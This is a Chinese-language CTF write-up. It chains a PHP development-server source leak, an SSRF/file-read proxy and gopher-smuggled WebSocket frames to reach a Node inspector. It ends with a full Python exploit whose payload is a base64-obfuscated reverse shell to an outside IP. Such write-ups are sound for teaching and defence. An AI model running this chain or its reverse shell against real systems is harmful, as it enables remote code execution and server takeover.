

Pikachu WP

根据响应头判断 PHP 版本，根据 404 页面确认服务使用的是 PHP Development Server




PHP<=7.4.21 Development Server 由于 `client->requests.path_translated` 没有及时清理， 存在源码泄露漏洞：https://blog.projectdiscovery.io/php-http-server-source-disclosure/

利用此漏洞读取 `index.php` 源码，发现注释中泄露的敏感信息，如下图所示




```
Pikachu's Secret Note:

It's time to work. Let me check the files. Emmmm, create a php script `info.php`
to have a look at `phpinfo()` and list the files first.

`shell.php` is so weird. It's likely modified by a hacker. I renamed it to
`shell_s3cre7_fi1e.php.bak` and add some lines to secure it. I will check
`xml_login.php` next.

`xml_login.php` is normal. Next file is ..., ah, I have a meeting to take now.
Move `info.php` to `info.114514.txt`, no chance for hackers.

*  Remember to report the suspicious weird file to admin later !!
```

分析发现，`xml_login.php` 攻击面很小，其余不是 php 后缀的文件可以利用吗？由源码泄露漏洞进一步思考，既然可以构造请求使得 PHP Development Server 将 php 文件当作静态文件处理，那有没有办法使得其将静态文件作为 php 文件处理呢？根据漏洞原理，不难想到在第二个请求中将 `client->requests.path_translated` 覆盖为 `.php` 结尾的路径即可。其中 `shell_s3cre7_fi1e.php.bak` 为免杀 PHP 木马，但是被添加了 `die;` 以及修改一些内容，无法利用。利用 `info.114514.txt` 读取 `phpinfo()` 以及网站目录下的所有文件，如下图所示



发现还有一个 php 文件 `proxy_v2.dev.php`，使用同样的方法泄露其源码如下




```php
<?php
@error_reporting(0);

$uri = isset($_REQUEST['uri']) ? $_REQUEST['uri'] : 'http://127.0.0.1:5000/';
$ch = curl_init($uri);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_TIMEOUT, 5);
$res = curl_exec($ch);
curl_close($ch);
echo $res;
```

分析发现存在明显的 SSRF 以及任意文件读取漏洞，直接读取 `/flag` 失败，编写脚本扫描 `/proc` 目录搜集进程信息

```python
import requests

base = 'http://172.22.177.166:64000'

proxy = f'{base}/proxy_v2.dev.php'


def read(uri):
    data = {
        'uri': uri
    }

    r = requests.post(proxy, data=data)

    return r.text
```

```
for i in range(50):
    u = f'file:///proc/{i}/cmdline'
    c = read(u)

    print(i, c)
```

发现存在如下进程，注意到开启了 inspect 的 node 进程，读取 `index.js` 进一步分析，开启了 5000 端口，并没有直接可以利用的点，那么可以判断是要打 node 的 inspect 服务了，需要分析对应的协议 Chrome DevTools Protocol：https://chromedevtools.github.io/devtools-protocol/ （也可以通过抓包分析协议）

```
/bin/sh /entrypoint.sh
node --inspect index.js
php -S 0.0.0.0:3000
tail -f /dev/null
```

```
import express from 'express';

const app = express();

app.get('/', (req, res) => {
    res.send('PikaPika!');
});

app.listen(5000, () => {
    console.log('Server is running on port 5000');
});
```


可以发现这个服务默认运行于 `127.0.0.1:9229`，允许通过调试功能执行任意代码，在启动时会输出 WebSocket url，后面有一串 UUID，如果 UUID 不匹配服务将会拒绝连接

```
Debugger listening on ws://127.0.0.1:9229/5b41d981-88ff-4fc6-b39e-cbb66a1611bf
For help, see: https://nodejs.org/en/docs/inspector
Server is running on port 5000
```

那有没有办法可以拿到这个 UUID 呢，在文档中可以发现这个接口返回的信息中包含了 UUID，并且不需要鉴权（同样也可以抓包分析，node 自带 inspect 客户端）

```
GET /json or /json/list
A list of all available websocket targets.

[ {
  "description": "",
  "devtoolsFrontendUrl": "/devtools/inspector.html?
ws=localhost:9222/devtools/page/DAB7FB6187B554E10B0BD18821265734",
  "id": "DAB7FB6187B554E10B0BD18821265734",
  "title": "Yahoo",
  "type": "page",
  "url": "https://www.yahoo.com/",
  "webSocketDebuggerUrl":
"ws://localhost:9222/devtools/page/DAB7FB6187B554E10B0BD18821265734"
} ]
```

SSRF 请求这个接口即可成果获取，如下图所示



接下来的问题就是怎么 SSRF 利用协议了，WebSocket 协议是一种基于TCP的网络协议，用于在客户端和服务器之间建立持久连接，实现全双工通信,它允许服务器主动向客户端推送数据，同时也允许客户端向服务器发送数据。WebSocket 协议是需要从 HTTP 升级的，如下图所示

协议升级机制

HTTP/1.1 协议提供了一种使用 `Upgrade` （英语） 标头字段的特殊机制，这一机制允许将一个已建立的连接升级成新的、不相容的协议。

这个机制是可选的；它并不能强制协议的更改（通常来说这一机制总是由客户端发起的）。如果它们支持新协议，实现甚至可以不利用 upgrade，在实践中，这种机制主要用于引导 WebSocket 连接。

注意：HTTP/2 明确禁止使用此机制；这个机制只属于 HTTP/1.1。

升级 HTTP/1.1 连接


客户端使用 `Upgrade` （英语） 标头字段请求服务器，以降序优先的顺序切换到其中列出的一个协议。

因为 `Upgrade` 是一个逐跳（Hop-by-hop）标头，它还需要在 `Connection` 标头字段中列出。这意味着包含 Upgrade 的典型请求类似于：

```HTTP
GET /index.html HTTP/1.1
Host: www.example.com
Connection: upgrade
Upgrade: example/1, foo/2
```

根据之前的请求的协议，可能需要其他标头信息，例如：从 HTTP/1.1 升级到 WebSocket 允许配置有关 WebSocket 连接的标头详细信息，以及在连接时提供一定程度的安全性。查看升级到 WebSocket 协议的连接获取更多信息。

升级后的 frame 结构如下图所示



可以使用 gopher 协议来和 WebSocket 服务交互，但是 gopher 协议的数据是一次性发送的，在服务端返回 101 状态码之前读入的数据并不会被正确处理为 WebSocket 的帧，所以需要分为两个包

通过读取文件获取服务端本地回环 lo 的 MTU（Maximum transmission unit）

```
def get_mtu():
    data = {
        'uri': 'file:///sys/class/net/lo/mtu'
    }

    r = requests.post(proxy, data=data)

    return int(r.text)
```

然后在 HTTP 升级请求和 WebSocket 帧之间填充数据，使得 len(HTTP 升级请求) + len(填充数据) == MTU 即可，本地回环在会将数据拆成两个包发送，node inspect 服务将会正确处理请求

完整 exp 如下 （反弹 shell）

```
import bitstruct
import requests
import json


base = 'http://172.22.177.166:64000'

proxy = f'{base}/proxy_v2.dev.php'


def get_id():
    data = {
        'uri': 'http://127.0.0.1:9229/json'
    }

    r = requests.post(proxy, data=data)

    return r.json()[0]['id']


def get_mtu():
    data = {
        'uri': 'file:///sys/class/net/lo/mtu'
    }

    r = requests.post(proxy, data=data)

    return int(r.text)


def read(uri):
    data = {
        'uri': uri
    }

    r = requests.post(proxy, data=data)
```

```
    return r.text


def make_req(_req):
    return ('\r\n'.join(_req) + '\r\n\r\n').encode()


def enc(data):
    r = ''
    for i in data:
        r += '%' + hex(i)[2:].zfill(2)
    return r


def make_gopher(ip, port, data):
    assert b'\x00' not in data

    return f'gopher://{ip}:{port}/_{enc(data)}'


def make_websocket_text_frame(data):
    assert 126 <= len(data) < 2 ** 16

    pkt = bytearray()
    FIN, RSV, OPCODE, MASK, PAYLOAD_LEN = 1, 0, 1, 1, 126
    EXTENDED_PAYLOAD_LEN = len(data)

    MASK_KEY = b'\xfe\xfe\xfe\xfe'

    MASKED_DATA = bytearray(data)

    for i in range(len(MASKED_DATA)):
        MASKED_DATA[i] = MASKED_DATA[i] ^ MASK_KEY[i % 4]

    pkt += bitstruct.pack('>u1u3u4u1u7u16r32', FIN, RSV, OPCODE, MASK,
PAYLOAD_LEN, EXTENDED_PAYLOAD_LEN, MASK_KEY)
    pkt += MASKED_DATA

    return pkt


_id = get_id()

mtu = get_mtu()

req = make_req([
    f'GET /{_id} HTTP/1.1',
    'Sec-WebSocket-Version: 13',
    'Sec-WebSocket-Key: NMtM5Mt1C7TYIF3JMw9G8w==',
    'Connection: Upgrade',
    'Upgrade: websocket',
    'Content-Length: 0',
    'Sec-WebSocket-Extensions: permessage-deflate; client_max_window_bits',
    'Host: 127.0.0.1:9229'
])
```

```
empty_text_frame = bytes.fromhex('818081808180')

padding_len = 0x50

cmd = 'echo L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xMDEuMjAwLjIwMi4yMTYvNjUwMDEgMD4mMQ==
| base64 -d | bash'

express = f'require("child_process").execSync("{cmd}");//{"A" * padding_len}'

exp = {
    "id": 1,
    "method": "Runtime.evaluate",
    "params": {
        "expression": express,
        "includeCommandLineAPI": True
    }
}

exp_text_frame = make_websocket_text_frame(json.dumps(exp).encode())

payload = req + b'A' * (mtu - len(req)) + exp_text_frame

print(read(make_gopher('127.0.0.1', 9229, payload)))
```